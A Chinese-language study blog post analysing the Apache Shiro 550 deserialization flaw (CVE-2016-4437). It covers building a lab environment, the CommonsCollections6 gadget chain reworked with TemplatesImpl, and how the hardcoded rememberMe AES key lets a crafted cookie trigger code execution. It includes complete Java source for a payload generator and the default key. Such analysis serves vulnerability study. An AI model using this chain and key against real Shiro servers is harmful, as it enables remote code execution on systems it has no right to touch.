有思考的 Java 安全生态

shiro550 CVE-2016-4437

参考博客：（1）.Shiro 550 漏洞学习（一）
http://wjlshare.com/archives/1542
（2）. Java 安全之 Shiro 550 反序列化漏洞分析
https://www.cnblogs.com/nice0e3/p/14183173.html
（3）.p 神知识星球：TemplatesImpl 在 Shiro 中的利用
（4）ysoserial 分析【一】Apache Commons Collections
https://www.cnblogs.com/litlife/p/12571787.html
漏洞环境使用 p 神知识星球博客提供的环境。

0x01 漏洞环境复现

方法一　将 war 包放在 tomcat 的 webapps 下

前提是工程为 maven 项目，在 pom.xml 下添加：


<packaging>war</packaging>

在项目根目录打开 cmd 终端输入 mvn war:war，打包完成之后会在 target 目录下生成 war 包（mvn package 亦可，mvn clean 则会清除 target 目录）。将 test_shiro.war 放在 tomcat 的 webapps 目录下，启动 startup.bat 访问 url/ test_shiro 即可访问工程资源。

```
D:\java\test\20210704\a1>mvn war:war
[INFO] Scanning for projects...
[INFO]
[INFO] ------------------------< org.example:test_shiro >------------------
[INFO] Building test_shiro 1.0-SNAPSHOT
```


方法二 IDEA 直接运行

在 IDEA 运行是为了方便以后调试找调用链，但是，这里出现了新的问题：工程已经成功部署，IDEA 也没有报错，但是浏览器却显示 404。我一直以为是依赖有问题，或者是没把输出放在 Tomcat 的 Webapps 目录下。于是，我在 Project Settings->Libraries 设置下手动添加了依赖如下，没配置 Maven：



a. 这些依赖是 jar 包，可以到本地 maven 目录下找到。如果出现某项依赖已经被添加，但仍然报缺失，可能由于该依赖相关的依赖没有添加进去。

b. 观察发现，编译后输出目录 out 下实例 artifacts 会有工程的全部资源。WEB-INF/lib 是添加的全部依赖。



其实，锅既不是缺少依赖，也不是没有将工程输出放在 Tomcat 的 webapps 目录下，而是 Project Settings->Facets 的设置。设置路径如下：

Deployment Descriptors：src\main\webapp\WEB-INF\web.xml

Web Resource Directories: src\main\webapp

本次遇到 404 就是 Web Resource Directories 没有设置对，要将它设置到整个项目资源的根目录，就像 phpstudy 的 WWW 目录。访问 http://localhost:8080/zk2/就是访问 Web Resource Directories 设置的位置，如果过将其设置为上一层 main 目录，则访问地址就要改成 url/webapp/。联想到，如果直接通过 Tomcat 的 startup.bat 启动，那 Web Resource Directories 就是 Tomcat 的 webapps 目录。

最近学习就是想要通过堆概念来尽快看到全局，这种简单的实操问题解决起来难免 get 不到点，根本原因是对 JavaWeb 的目录结构不熟悉，没有积累工程量，慢慢来叭。

参考：https://blog.csdn.net/TomHaveNoCat/article/details/88965795

方法三 Vulhub 漏洞环境

https://github.com/vulhub/vulhub

在 vulhub-master/shiro/CVE-2016-4437 目录下启动环境：

```
docker-compose up -d
```

docker-compose down #关闭环境

启动一个漏洞的环境时，只在第一次自动下载需要的资源，再次启动就会很快。目录下的 README.md 会说明漏洞复现过程。

0x02 CC6 链及其改造原理理解

TemplatesImpl 和 CommonsCollections6 的结合

CC6 链的调用过程如下:

```
HashSet.readObject() -> HashMap.put() -> HashMap.hash()
    -> TiedMapEntry.hashCode() -> TiedMapEntry.getValue()
    -> LazyMap.get() -> ChainedTransfomer.transform() ->
```

其希望通过 TiedMapEntry 的 getValue 函数触发 LazyMap.get。而将 TiedMapEntry 绑定

到 Hashset 后，Hashset 的反序列化过程将实现对 getValue 的调用。但是，直接 Hashset.add(TiedMapEntry)，add 函数执行 map.put（此 map 是 Hashset 构造函数中新建的**龙套**），就会在序列化过程中提前触发 Lazymap.get，并使 Lazymap 补充键，使反序列化触发失效。为解决 TiedMapEntry 的绑定，有两种解决方案：


(1).HashSet.add(TiedMapEntry)最终结果是：

HashSet.Hashmap.table[i].key=TiedMapEntry

因此，ysoserial 的解决方案是通过反射深入底层，从 Hashset->Hashmap 到 Hashmap->table 到 table[i]->key,将 TiedMapEntry 直接赋值到 key 上。而最开始调用 map.add("foo")是让 Hashset 有 key，这样才能在后面对 key 修改。

(2).前面说了 Hashset 的 HashMap，是其构造函数中新建的龙套，这个龙套的任务就是通过 hash(key)让 TiedMapEntry 登场表演。P 神发现 HashMap.readObject 也会调用 hash(key)，因此让反序列化直接从 HashMap 开始，龙套做大哥。HashMap.put 能直接绑定 TiedMapEntry，再 lazyMap.remove 恢复作案条件，代码也简洁许多。

回归正题，我们是要在 shiro 的反序列化点上应用 CC6 链，先看下直接打的效果：



对于这个报错，p 神说，：如果反序列化流中包含**非 Java 自身的数组**，则会出现无法加载类的错误。我的理解就是，CC6 链使用 ChainedTransformer 来最终执行命令，其需要 Transformer[]数组，而 shiro 重写某方法用到的 ClassLoader.loadClass **不支持加载 Transformer[]数组**。因此，接下来以 TemplatesImpl 这种命令执行方式改写 CC6 链。

下面是 TemplatesImpl 执行 Java 字节码的代码，调用 TemplatesImpl 的 newTransformer 可将 bytescode 实例化，造成命令执行。

```
1.  TemplatesImpl obj = new TemplatesImpl();
2.  setFieldValue(obj, "_bytecodes", new byte[][] {"...bytescode"});
3.  setFieldValue(obj, "_name", "HelloTemplatesImpl");
4.  setFieldValue(obj, "_tfactory", new TransformerFactoryImpl());
5.  obj.newTransformer();
```

命令执行已由 TemplatesImpl 的 newTransformer 负责，而 InvokerTransformer 的 transform 可对其调用。TiedMapEntry 触发 LazyMap.get 时，当 key 不存在又通过如下代码调用 InvokerTransformer。

```
1.  public Object get(Object key) {
```

```
// create value for key if key is not currently in the map
if (map.containsKey(key) == false) {
    Object value = factory.transform(key);
    map.put(key, value);
    return value;
}
return map.get(key);
}
```


值得注意的是：TiedMapEntry tme = new TiedMapEntry(Lazymap，**TemplatesImpl**)。

以前此处总是“foo“这样不存在的键来进入 Lazymap.get(”foo“)逻辑，而这里却使用了真正的**命令执行攻城锤** TemplatesImpl。

这是因为，以前使用 ChainedTransformer 时，需要先实例化一个 ConstantTransformer 对象来占位，完全构造好 Transformer[]后再添加到 ChainedTransformer 覆盖占位，这样避免构造调用链时触发执行，此外，ConstantTransformer(Runtime.class)会无视 transform 的传参。

而现在改造的 CC6 链中，InvokerTransformer.transform(**TemplatesImpl**) 是有意义的，其 transform 主要实现的就是**反射**执行任意调用如下图，TemplatesImpl 对象已经作为 key 传入，而 newTransformer 则通过在主函数中设置为 ChainedTransforme 的 iMethodName 属性来传入。

setFieldValue(transformer, "iMethodName", "newTransformer");



当然同样为避免构造调用链时触发执行，InvokerTransformer 最开始实例化如下：

Transformer transformer = new InvokerTransformer("getClass", null, null);

小结一下，这部分首先介绍了 CC6 链的构造方法，以及替换 CC6 链的命令执行方式从 ChainedTransfoermer 变为 TemplatesImpl，这条改造的链是一条强大的通杀链，在 P 神博客中被命名为 **CommonCollectionsShiro 链**(简单看了下 CommonCollections11，原理相似)：


```
package metry;
import com.sun.org.apache.xalan.internal.xsltc.trax.TemplatesImpl;
import com.sun.org.apache.xalan.internal.xsltc.trax.TransformerFactoryImpl;
import org.apache.commons.collections.Transformer;
import org.apache.commons.collections.functors.InvokerTransformer;
```

```
import org.apache.commons.collections.keyvalue.TiedMapEntry;
import org.apache.commons.collections.map.LazyMap;
import java.io.ByteArrayOutputStream;
import java.io.ObjectOutputStream;
import java.lang.reflect.Field;
import java.util.HashMap;
import java.util.Map;
public class CommonsCollectionsShiro {
    public static void setFieldValue(Object obj, String fieldName, Object value) throws Exception {
        Field field = obj.getClass().getDeclaredField(fieldName);
        field.setAccessible(true);
        field.set(obj, value);
    }

    public byte[] getPayload(byte[] clazzBytes) throws Exception {
        TemplatesImpl obj = new TemplatesImpl();
        setFieldValue(obj, "_bytecodes", new byte[][]{clazzBytes});
        setFieldValue(obj, "_name", "HelloTemplatesImpl");
        setFieldValue(obj, "_tfactory", new TransformerFactoryImpl());

        Transformer transformer = new InvokerTransformer("getClass", null, null);
        Map innerMap = new HashMap();
        Map outerMap = LazyMap.decorate(innerMap, transformer);

        TiedMapEntry tme = new TiedMapEntry(outerMap, obj);

        Map expMap = new HashMap();
        expMap.put(tme, "valuevalue");

        outerMap.clear();
        setFieldValue(transformer, "iMethodName", "newTransformer");

        // ==================
        // 生成序列化字符串
        ByteArrayOutputStream barr = new ByteArrayOutputStream();
        ObjectOutputStream oos = new ObjectOutputStream(barr);
        oos.writeObject(expMap);
        oos.close();

        return barr.toByteArray();
    }
}
```


0x03 Shiro550 触发反序列化的过程

具体操作


输入 root/secret 即可登陆成功，勾选 Remember me 服务器返回 cookie 则附加该。:



再次请求该网页时，请求将带上 JSESSIONID 和 rememberMe，即可免登录。这是因为 shiro 能够对 rememberMe 反序列化恢复登录状态。但是，shiro 对 remberMe 加解密使用 AES 算法，其密钥是固定的*"kPH+bIxk5D2deZiIxcaaaA=="*，如果将该密钥用 base64 解码并加密 CommonCollectionsShiro 链作为 remberMe，shiro 对 remberMe 解密、反序列化时就会触发调用链。




现在替换 remberMe 为加工后的 CommonCollectionsShiro 链。该请求包在服务器端触发命令执行弹出 calc.exe。



Shiro 运行过程调试

Shiro 处理 rememberMe 的主线逻辑如下，层次代表函数调用关系，序号代表调用顺序：



由主线逻辑很容易理解，AbstractRememberMeManager 的 getRememverPrincipals 下辖两个函数，其一负责从请求中获取 cookie 然后 base64 解码为 bytes，另一个负责用 AES 算法解密 bytes 然后对其反序列化。看了几位师傅的分析过程非常详尽，然而目前对 shiro 自身运行机制还未敢想深入研究，这里就贴几张关键函数的逻辑图摸鱼过去吧。

```
public PrincipalCollection getRememberedPrincipals(SubjectContext subjectContext) {
    PrincipalCollection principals = null;

    try {
        byte[] bytes = this.getRememberedSerializedIdentity(subjectContext);
        if (bytes != null && bytes.length > 0) {
            principals = this.convertBytesToPrincipals(bytes, subjectContext);
        }
    } catch (RuntimeException var4) {
        principals = this.onRememberedPrincipalFailure(var4, subjectContext);
    }

    return principals;
}
```

1. CookieRememberMeManager#getRememberedSerializedIdentity

```
String base64 = this.getCookie().readValue(request, response);
if ("deleteMe".equals(base64)) {
    return null;
} else if (base64 != null) {
    base64 = this.ensurePadding(base64);
    if (log.isTraceEnabled()) {
        log.trace("Acquired Base64 encoded identity [" + base64 + "]");
    }

    byte[] decoded = Base64.decode(base64);
    if (log.isTraceEnabled()) {
```


4.AbstractRememberMeManager#convertBytesToPrincipals

```
protected PrincipalCollection convertBytesToPrincipals(byte[] bytes, SubjectContext subjectContext) {
    if (this.getCipherService() != null) {
        bytes = this.decrypt(bytes);
    }

    return this.deserialize(bytes);
}
```

下图是关键，可以看到 AbstractRememberMeManager 的构造函数只做了 setCipherKey，就是将加密密钥和解密密钥都设置为"kPH+bIxk5D2deZiIxcaaaA=="。

```
public abstract class AbstractRememberMeManager implements RememberMeManager {
    private static final Logger log = LoggerFactory.getLogger(AbstractRememberMeManager.class);
    private static final byte[] DEFAULT_CIPHER_KEY_BYTES = Base64.decode( base64Encoded: "kPH+bIxk5D2deZiIxcaaaA==");
    private Serializer<PrincipalCollection> serializer = new DefaultSerializer();
    private CipherService cipherService = new AesCipherService();
    private byte[] encryptionCipherKey;
    private byte[] decryptionCipherKey;

    public AbstractRememberMeManager() { this.setCipherKey(DEFAULT_CIPHER_KEY_BYTES); }
```

而主线逻辑中 AbstractRememberMeManage 调用 getDecryptionCipherKey 获取密钥也是 AbstractRememberMeManage 的属性值。由此可知密钥被设置为固定值，使得恶意序列化流被该密钥加密后可被 shiro 正常解密并反序列化，这是漏洞出现的原因。Shiro 的修复就是移除了默认 key，反序列化点当然还存在，所以我认为这些组件总是需要反序列化点（json、xml、java Serializable 等），它们危险而实用，是基础设施。



0x04 学习小结

这两天突然觉得纯净了点，可能脸皮厚了，bmsk 师傅需要时间。在学习 p 神的博客时，重新复习了部分 CC 链，重点看了 Transformer、InvokerTransformer 等基本对象的结构，有种顿悟的感觉，世界随之清晰了起来。但我知道我不可能停在这里，我只能时常回来。我甚至觉得，给我 15 天时间，我完全能追完几位前辈半年里写下的博客。